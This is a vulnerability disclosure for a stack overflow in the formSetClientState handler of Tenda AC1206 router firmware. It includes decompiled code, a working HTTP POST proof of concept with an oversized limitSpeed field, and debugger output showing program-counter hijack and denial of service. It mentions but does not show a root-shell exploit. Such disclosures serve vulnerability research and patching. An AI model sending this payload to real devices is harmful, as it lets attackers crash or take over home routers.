
Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview：



AC1206 1200M 11ac无线穿墙王千兆口路由器 资料下载

AC1206升级软件 V15.03.06.23

关联产品：AC1206 更新日期：2018/1/6


1.此固件只适用于AC1206的机器升级，不同型号不能使用该软件,升级前请通过路由器底部贴纸确认产品型号;

2.下载解压后，请使用有线连接路由器升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用!

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetClientState function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
void __cdecl formSetClientState(webs_t wp, char_t *path, char_t *query)
{
  int v3; // $v0
  char *dev_id; // [sp+28h] [+28h]
  char *ul_speed; // [sp+2Ch] [+2Ch]
  char *dl_speed; // [sp+30h] [+30h]
  char *limit_en; // [sp+34h] [+34h]
  char buff[512]; // [sp+38h] [+38h] BYREF
  char ret_buf[32]; // [sp+238h] [+238h] BYREF
  int rule_id[3]; // [sp+258h] [+258h] BYREF

  memset(buff, 0, sizeof(buff));
  memset(ret_buf, 0, sizeof(ret_buf));
  dev_id = websGetVar(wp, "deviceId", byte_50CF54);
  limit_en = websGetVar(wp, "limitEn", "0");
  dl_speed = websGetVar(wp, "limitSpeed", "0");
  ul_speed = websGetVar(wp, "limitSpeedUp", "0");
  if ( dev_id )
  {
    if ( get_client_qosrule_id(dev_id, rule_id) == eRET_FAILURE_0 )
    {
      sprintf(ret_buf, "{\"errCode\":%d}", 1);
      websTransfer(wp, ret_buf);
    }
    else
    {
      if ( atoi(limit_en) )
      {
        v3 = atoi(limit_en);
        sprintf(buff, "%d;%s;%s;%s", v3, dev_id, ul_speed, dl_speed);
        if ( modify_add_qos_rule(rule_id[0], buff) == eRET_MIN_0 && CommitCfm() )
          doSystemCmd("cfm Post netctrl %d?op=%d", 15, 6);
      }
      else if ( delete_qos_rule(rule_id[0]) == eRET_MIN_0 )
      {
```


In the formSetClientState function,the v3 (the value of limitEn) ,the dev_id (the value of deviceId),the ul_speed (the value of limitSpeedUp) and the dl_speed (the value of limitSpeed) are formatted with the sprintf function, spliced with %d;%s;%s;%s strings, and saved to buff . It is not secure, as long as the size of the data we enter is larger than the size of buff , it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetClientState HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

limitEn=1&deviceId=a&limitSpeedUp=a&limitSpeed=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



页面载入出错

192.168.0.1


连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试


By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



```
D4rry@ubuntu: ~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root
onnect to server failed.
onnect: No such file or directory
onnect to server failed.

EMU: Terminated via GDBstub
4rry@ubuntu:~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squash
s-root$ sudo chroot . ./bin/qemu-mipsel-static -g 1234 ./bin/httpd
nit_core_dump 1917: rlim_cur = 0, rlim_max = 2147483647
nit_core_dump 1926: open core dump success
nit_core_dump 1935: rlim_cur = 5242880, rlim_max = 5242880

****** WeLoveLinux******

Welcome to ...
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
reate socket  fail -1
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
httpd][debug]----------------------------webs.c,157
nsupported setsockopt level=65535 optname=128
ttpd listen ip = 192.168.0.109 port = 80
ebs: Listening for HTTP requests at address 192.168.0.109
nsupported setsockopt level=65535 optname=128
onnect: No such file or directory
onnect to server failed.
nsupported setsockopt level=65535 optname=128
nsupported setsockopt level=65535 optname=128
nsupported setsockopt level=65535 optname=128
onnect: No such file or directory
onnect to server failed.
home/work/workspace/AC6V2.0/prod/httpd/11ac/cgi/cgi_utils.c, 171, bm_get_id_list get bandw
dth.mode.listnum error
onnect: No such file or directory
onnect to server failed.
onnect: No such file or directory
onnect to server failed.
```

```
D4rry@ubuntu: ~/Desktop/tenda/_US_AC1206V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
ERROR: Could not find ELF base!
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]──────────────────────────────────
 V0   0x0
 V1   0x1
 A0   0x767e4530 (g_sem) ◂— 0x1
 A1   0x7fffffff
 A2   0x1
 A3   0x0
 T0   0x81010100
 T1   0x7efefeff
 T2   0xa0a0a0a ('\n\n\n\n')
 T3   0x100
 T4   0x807
 T5   0x800
 T6   0x400
 T7   0x8
 T8   0x7fffffff
 T9   0x76709dc0 (sem_post) ◂— lui    $gp, 2
 S0   0x50d85c ◂— addiu  $k1, $t1, 0x6425 /* '%d;%s;%s;%s' */
 S1   0x40c020 (__start) ◂— move   $zero, $ra /* '!' */
 S2   0x0
 S3   0x0
 S4   0x0
 S5   0x0
 S6   0x0
 S7   0x0
 S8   0x61616161 ('aaaa')
 FP   0x76ffe808 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa;0;0;0;1'
 SP   0x76ffe808 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa;0;0;0;1'
 PC   0x61616161 ('aaaa')
──────────────────────────────────[ DISASM ]────────────────────────────────────
Invalid address 0x61616161

──────────────────────────────────[ STACK ]─────────────────────────────────────
00:0000│ fp sp  0x76ffe808 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa;0;0;0;1'
... ↓
────────────────────────────────[ BACKTRACE ]───────────────────────────────────
 ► f 0 61616161
────────────────────────────────────────────────────────────────────────────────
Program received signal SIGSEGV
pwndbg> 
```

As shown in the figure above, we can hijack PC registers.



```
/ # ls -l
total 48
drwxr-xr-x    2 1000     1000          4096 Aug  4 12:10 bin
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 dev
lrwxrwxrwx    1 1000     1000             8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x    6 1000     1000          4096 Sep  6  2017 etc_ro
lrwxrwxrwx    1 1000     1000             9 Sep  6  2017 home -> /var/home
lrwxrwxrwx    1 1000     1000            11 Sep  6  2017 init -> bin/busybox
drwxr-xr-x    3 1000     1000          4096 Sep  6  2017 lib
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 mnt
drwxr-xr-x    3 1000     1000          4096 Aug  4 09:55 proc
lrwxrwxrwx    1 1000     1000             9 Sep  6  2017 root -> /var/root
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 sbin
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 sys
drwxr-xr-x    2 1000     1000          4096 Sep  6  2017 tmp
drwxr-xr-x    6 1000     1000          4096 Sep  6  2017 usr
drwxr-xr-x    6 1000     1000          4096 Aug  4 09:06 var
lrwxrwxrwx    1 1000     1000            12 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x    7 1000     1000          4096 Sep  6  2017 webroot_ro
/ #
```

Finally, you also can write exp to get a stable root shell.